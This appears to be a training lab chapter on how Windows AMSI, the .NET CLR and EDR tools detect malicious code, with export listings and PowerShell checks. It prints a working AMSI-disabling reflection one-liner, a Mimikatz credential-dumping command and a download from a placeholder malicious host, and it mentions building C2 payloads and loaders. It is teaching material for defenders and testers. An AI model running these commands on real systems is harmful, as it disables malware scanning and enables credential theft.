



EDR Detection Methods
Endpoint Detection and Response (EDR) solutions hook system APIs (e.g., CreateFile in kernel32.dll) for native binaries, but .NET's minimal IAT makes this less effective. EDRs hook CLR components (e.g., JIT compiler, .NET methods like System.Net.WebClient) to monitor .NET apps, as the CLR mediates system calls.
DFIR Analysis: Check EDR logs for CLR-related alerts (e.g., suspicious JIT compilation or .NET method calls). Look for CLR hook evasion in memory or logs (e.g., via reflection).
Code Reversibility
.NET binaries store MSIL and metadata, including plain text strings (e.g., URLs, file paths), easily decompiled with dnSpy or ILSpy into readable C# code. Attackers use obfuscators (e.g., ConfuserEx) to scramble strings or methods, but analysts can often deobfuscate with tools or manual effort.
DFIR Analysis: Extract strings (e.g., C2 URLs) with dnSpy during malware analysis. Check for obfuscation and use de4dot to deobfuscate if needed. Find plain text strings in memory dumps or logs for quick investigative leads.
AMSI Integration
AMSI (Antimalware Scan Interface) integrates with the CLR to scan .NET code, scripts, or in-memory content (e.g., strings, buffers, assemblies) for malicious behavior. The CLR dynamically loads AMSI when processing .NET methods or scripts (e.g., PowerShell using .NET objects).
Attackers bypass AMSI (e.g., via PowerShell commands like [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)).
DFIR Analysis: Check Windows Event Logs (Microsoft-Windows-Windows Defender/Operational, Event IDs 1100–1102) for AMSI detections. Look for AMSI bypass scripts in PowerShell logs or memory. Analyze CLR-managed memory with Volatility for AMSI-scanned buffers.
1.5 WHY C# FOR THIS TRAINING?
So why are we doing this training in C# (CSHARP/dotnet) - below is an overview, but having C# payloads, stagers and loaders is that they can easily be re-used in other frameworks (i.e. SLIVER), using execute-assembly and similar features that allow executing .net executables in memory. Additionally they can be used in powershell scripts, as we'll see in the next few labs.
| Perspective | Advantages | Disadvantages |
|---|---|---|
| Detection/Forensics | Fileless Execution: Leverages .NET for in-memory execution (e.g., PowerShell, Assembly.Load), avoiding disk writes and evading file-based AV.Living Off the Land: Uses trusted Windows tools (e.g., PowerShell, WMI), blending with legitimate activity. Obfuscation: Supports runtime compilation (e.g., CSharpCodeProvider) to generate dynamic payloads, complicating static analysis.Ephemeral Artifacts: Memory-based attacks leave transient evidence, lost on reboot, challenging forensics without live memory captures. | .NET Telemetry: CLR generates logs (e.g., PowerShell Script Block Logging, Event ID 4104), detectable by EDRs like Microsoft Defender. Behavioral Detection: High-level APIs (e.g., System.Net.Http) trigger EDR alerts for unusual process behavior.Memory Forensics: .NET's structured memory (e.g., IL code, metadata) is easier to analyze than raw shellcode using tools like Volatility. .NET Dependency: Requires .NET runtime, which may be hardened or absent, increasing detectability. |
| Capabilities | Rapid Development: High-level syntax and .NET libraries enable quick creation of complex tools (e.g., C2 clients, keyloggers). Windows Integration: Seamless use of PowerShell, WMI, and Windows APIs for fileless attacks and lateral movement. Dynamic Payloads: Runtime code generation (e.g., Assembly.Load) allows adaptive, stealthy payloads.Obfuscation Ecosystem: Tools like ConfuserEx enhance payload protection against reverse-engineering. Cross-Platform Support: Modern .NET Core/.NET 5+ provides cross-platform capabilities beyond Windows. | Limited Low-Level Control: Managed environment restricts raw memory manipulation (e.g., shellcode injection) without P/Invoke, increasing complexity. Runtime Overhead: .NET CLR (JIT, garbage collection) adds performance overhead, potentially noticeable in constrained environments. Lack of Persistence: Fileless attacks require disk-based persistence mechanisms (e.g., registry), risking detection. Primary Windows Focus: While cross-platform capable, most security-relevant .NET usage remains Windows-centric. |
Let's continue to how AMSI and ETW are relevant within an AV/EDR's detection engine.
1. AMSI (ANTI-MALWARE SCANNING INTERFACE)
AMSI was introduced in June 2015.
The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.
AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

1.1 AMSI INTEGRATION IN WINDOWS 10 COMPONENTS
In Windows 10 (version 22H2), the Antimalware Scan Interface (AMSI) is integrated into the following components:
- User Account Control (UAC): Scans scripts during elevation of EXE, COM, MSI, or ActiveX installations.
- PowerShell v5 and later: Scans scripts, interactive commands, and dynamic code evaluation, including .NET assemblies.
- Windows Script Host (
Wscript.exe,Cscript.exe): Scans VBScript and JScript during execution. - Microsoft Office (including Office 365): Scans VBA macros, Excel 4.0 macros, and JavaScript in documents and web add-ins, except when bypassed by Trusted Locations, Trusted Documents, Trusted Publishers, or "Enable All Macros" settings.
- Windows Management Instrumentation (WMI): Scans scripts executed via WMI providers (e.g., PowerShell via
wmic.exe). .NET Framework 4.8 and later: Scans assembliesloaded by the CLR at runtime, particularly for in-memory code.- SharePoint Server (2016, 2019, Subscription Edition): Scans HTTP requests and content since March 2023 (2019) and November 2022 (Subscription Edition).
- Exchange Server: Scans HTTP requests and content since June 2021.
- Volume Shadow Copy Operations: Scans scripts executed during shadow copy operations.
https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps
Runtime – Antimalware Scanning for All Assemblies In previous versions of .NET Framework, Windows Defender or third-party antimalware software would automatically scan all assemblies
loaded from diskfor malware. However, assemblies loaded from elsewhere, such as by usingAssembly.Load(byte[]), would not be scanned and could potentially carry viruses undetected..NET Framework 4.8 (released April 18th on Windows 10) triggers scans for those assemblies by Windows Defender and many other antimalware solutions that implement the Antimalware Scan Interface. Making it harder for malware to disguise itself in .NET programs.
LINK : https://devblogs.microsoft.com/dotnet/announcing-net-framework-4-8-early-access-build-3694/
LINK : https://en.wikipedia.org/wiki/.NET_Framework_version_history
In Microsoft Office's default configuration (macro security set to "Disable all macros with notification"), Microsoft Office scans VBA macros at runtime via AMSI, except in the following scenarios:
- Macro security is set to "Enable All Macros" in the Trust Center.
- Documents are opened from Trusted Locations.
- Documents are marked as Trusted Documents.
- Documents contain VBA macros digitally signed by a Trusted Publisher.
Supported Operating Systems
- Windows 10 PRO/ENTERPRISE and Windows Server 2016 and later
Supported 3rd Party Antivirus/EDR Vendors
- Windows Defender
- Carbon Black Defense
- Crowdstrike Falcon
- Kaspersky
- McAfee Endpoint Security 10.6.0
- Sophos
- Symantec (v14.3 and later)
- and a lot more...
LINK : https://github.com/subat0mik/whoamsi
- To check which version of .NET and the CLR is installed open a PowerShell prompt and type the following:
$psversiontable
[System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion
$dotnet = [System.Reflection.Assembly]::Load("mscorlib")
$dotnet.GetName().Version

- Let's see if our AMSI engine is working properly by doing a simple AMSI Test Sample (comparable to EICAR):
1.2 AMSI TEST
- Let's make sure our Defender and AMSI is turned on:
Invoke-Expression 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'

- Even funnier, when you run the following command in a PowerShell console, AMSI will flag it as malicious, although the PowerShell script is not even available on your Windows machine:
Invoke-Mimikatz

1.3 BYPASSING AMSI AND HOW IT WORKS
AMSI integrates with multiple Windows components, including
PowerShelland theCLR for .NET/C# binaries.
- In PowerShell v5 and later, amsi.dll is loaded into every powershell.exe process to scan scripts, interactive commands, and dynamic code.
- For .NET binaries (C# or others) in .NET Framework 4.8 and later, AMSI integrates with the CLR, which dynamically loads amsi.dll to scan assemblies (e.g., during Assembly.Load or JIT compilation).
AMSI bypasses effective in PowerShell (e.g., patching AmsiScanBuffer or disabling via reflection) do not necessarily work for CLR integration, as the CLR's scanning is independent. Understanding these differences is critical for analyzing or bypassing AMSI in DFIR scenarios.
-
When a .NET binary runs, the
CLR(via clr.dll) loads amsi.dll dynamically to enable scanning. This happens in processes like powershell.exe (for .NET-invoking scripts) or custom .NET executables. -
The CLR calls AMSI APIs (
AmsiScanString, AmsiScanBuffer) to submit content (strings, buffers, or assembly metadata) to an antimalware provider (e.g., Windows Defender) for signature or heuristic-based analysis. -
This integration is distinct from PowerShell's AMSI scanning, which focuses on scripts and commands. However, PowerShell scripts invoking .NET code (e.g., via Add-Type) bridge these integrations, triggering
CLR-AMSIscans.
AMSI in PowerShell: AmsiScanBuffer and AmsiScanString
-
Integration: In PowerShell v5 and later (including PowerShell 7), AMSI is integrated via
System.Management.Automation.dll. Everypowershell.exeprocess loadsamsi.dllto scan scripts, interactive commands, and dynamic code (e.g., viaInvoke-Expression). -
APIs Used:
-
AmsiScanBuffer:- Purpose: Scans raw bytes/binary data (byte arrays, file contents, assembly bytes).
- Usage Examples:
# Example 1: Raw byte array manipulation $bytes = [System.IO.File]::ReadAllBytes("C:\temp\payload.exe") # AMSI scans the $bytes buffer before any execution # Example 2: Base64 decoded to byte array (DUAL SCANNING) $encodedPayload = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA..." # ↑ AmsiScanString scans this Base64 string for malicious patterns $buffer = [Convert]::FromBase64String($encodedPayload) # ↑ AmsiScanBuffer scans the decoded byte array for binary signatures # Result: BOTH string AND buffer scanning occur # Example 3: Assembly loading from bytes $assemblyBytes = [Convert]::FromBase64String($base64Assembly) [System.Reflection.Assembly]::Load($assemblyBytes) # AMSI scans the $assemblyBytes buffer before CLR loads it - DFIR Relevance: Detects fileless malware using binary payloads, provides layered defense against encoded threats.
-
AmsiScanString:- Purpose: Scans text content (script code, URLs, command strings, Base64 strings).
- Usage Examples:
# Example 1: Direct string evaluation $maliciousScript = "Invoke-Mimikatz -Command 'sekurlsa::logonpasswords'" Invoke-Expression $maliciousScript # AMSI scans the string content before execution # Example 2: URL strings $url = "http://malicious.com/payload.ps1" Invoke-WebRequest $url # AMSI scans the URL string for malicious indicators # Example 3: Base64 encoded strings (before decoding) $encoded = "SW52b2tlLU1pbWlrYXR6" # "Invoke-Mimikatz" in Base64 # AMSI scans for known malicious Base64 patterns - DFIR Relevance: Identifies hardcoded malicious strings, commands, and encoded content patterns.
-
-
Mechanism: PowerShell passes content to
amsi.dllvia these APIs before execution, allowing antimalware providers (e.g., Windows Defender) to perform signature or heuristic analysis.
Layered AMSI Defense Strategy
AMSI implements a multi-stage scanning approach that makes simple encoding ineffective:
- String-based Detection: Scans for known malicious Base64 patterns, URLs, and command signatures
- Binary-based Detection: Scans decoded binary content for malware signatures
- Runtime Detection: Scans assemblies and dynamic code during execution
Example of Layered Defense:
# Attacker attempts Base64 encoding bypass
$malware = "SW52b2tlLU1pbWlrYXR6"  # Encoded "Invoke-Mimikatz"
# ↑ Stage 1: AmsiScanString may detect known malicious Base64 patterns

$decoded = [Convert]::FromBase64String($malware)
# ↑ Stage 2: AmsiScanBuffer scans the decoded binary/string content

Invoke-Expression([System.Text.Encoding]::ASCII.GetString($decoded))
# ↑ Stage 3: AmsiScanString scans the final decoded command string
This demonstrates why Base64 encoding alone is insufficient to bypass AMSI - multiple scanning stages catch threats at different points in the execution pipeline.
Comparison to CLR-AMSI Integration
-
PowerShell:
amsi.dllis loaded in everypowershell.exeprocess.- Scans scripts and commands using
AmsiScanBuffer(encoded/binary) andAmsiScanString(text). - Overlaps with CLR when .NET code is invoked (e.g.,
Add-Type).
-
CLR (.NET Framework 4.8+):
- CLR (via
clr.dll) loadsamsi.dlldynamically to scan assemblies (e.g.,Assembly.Load), buffers, and strings. - Focuses on compiled .NET binaries, not raw scripts.
- CLR (via
-
Overlap: PowerShell scripts using .NET (e.g.,
Add-Type) trigger both PowerShell and CLR AMSI scans.
Key Points
- PowerShell uses
AmsiScanBufferandAmsiScanString, mirroring CLR's scanning for .NET binaries. - Dual scanning occurs when content transitions between string and binary formats (e.g., Base64 decoding).
- PowerShell focuses on scripts, while CLR focuses on assemblies, with overlap in .NET-invoking scripts.
- PowerShell bypasses (e.g., patching
AmsiScanBuffer) may not affect CLR scans. - Layered defense makes simple encoding techniques ineffective against AMSI.
RECAP : AMSI in PowerShell v5 and later uses
AmsiScanBufferto scan binary content andAmsiScanStringto scan text content. Both APIs can be triggered in a single operation (e.g., Base64 decoding triggers string scanning for the encoded content and buffer scanning for the decoded bytes). Similarly, in .NET Framework 4.8 and later, the CLR uses these APIs to scan strings, buffers, and assemblies. This multi-stage scanning makes simple encoding ineffective.amsi.dllis loaded into everypowershell.exeprocess, while the CLR loads it dynamically for .NET binaries. PowerShell bypasses don't always work for CLR integration, as they are independent. This distinction is critical for DFIR analysis and bypass techniques.
1.4 AMSI DLL ANALYSIS
- As a first check, let's see in which process AMSI.dll has been loaded. Open a PowerShell prompt:
Get-Process | where {$_.modules.ModuleName -eq 'Amsi.dll'}

- We can also use
SystemInformer(previously known asProcess Hacker) to verify, openSystem Informer, scroll down to your PowerShell process, right-click and selectproperties:

- Go to the
modulestab, this will show all DLLs loaded by the process, you will find the amsi.dll there indeed!

- We're going to have a closer look at that AMSI.dll and see which functions it exports (more on functions later - just know that a Windows program will load certain DLLs from disk - these DLLs contain common functions that Microsoft has made available to make life a bit easier for developers).
Pre-requisites: dumpbin.exe /exports file.dll (requires visual studio c++ and msvc v142)
- Open the "Developer Command Prompt for Visual Studio 2019"
-
If we have a look at the amsi.dll's exported functions using dumpbin (use the Visual Studio 2019 Developer Command Prompt for this!) we see the following functions are available:
-
Open a Visual Studio developer prompt:
dumpbin c:\windows\system32\amsi.dll /exports
ordinal hint RVA      name

          1    0 00003860 AmsiCloseSession
          2    1 000034E0 AmsiInitialize
          3    2 00003800 AmsiOpenSession
 [+]      4    3 00003880 AmsiScanBuffer -> scans the content of buffers
 [+]      5    4 00003980 AmsiScanString -> scans the content of strings (variables)
          6    5 000039E0 AmsiUacInitialize
          7    6 00003C60 AmsiUacScan
          8    7 00003C00 AmsiUacUninitialize
          9    8 000037A0 AmsiUninitialize
         10    9 00001B00 DllCanUnloadNow
         11    A 00001B40 DllGetClassObject
         12    B 00001C80 DllRegisterServer
         13    C 00001C80 DllUnregisterServer
HINT : These tools are super useful for analyzing basic functionality of binary files (exports for DLLs, imports for EXEs - to get an idea of the functions being used by the program.)
dumpbin c:\windows\system32\notepad.exe /imports
- We can also see this in
PEStudioor similar tools:
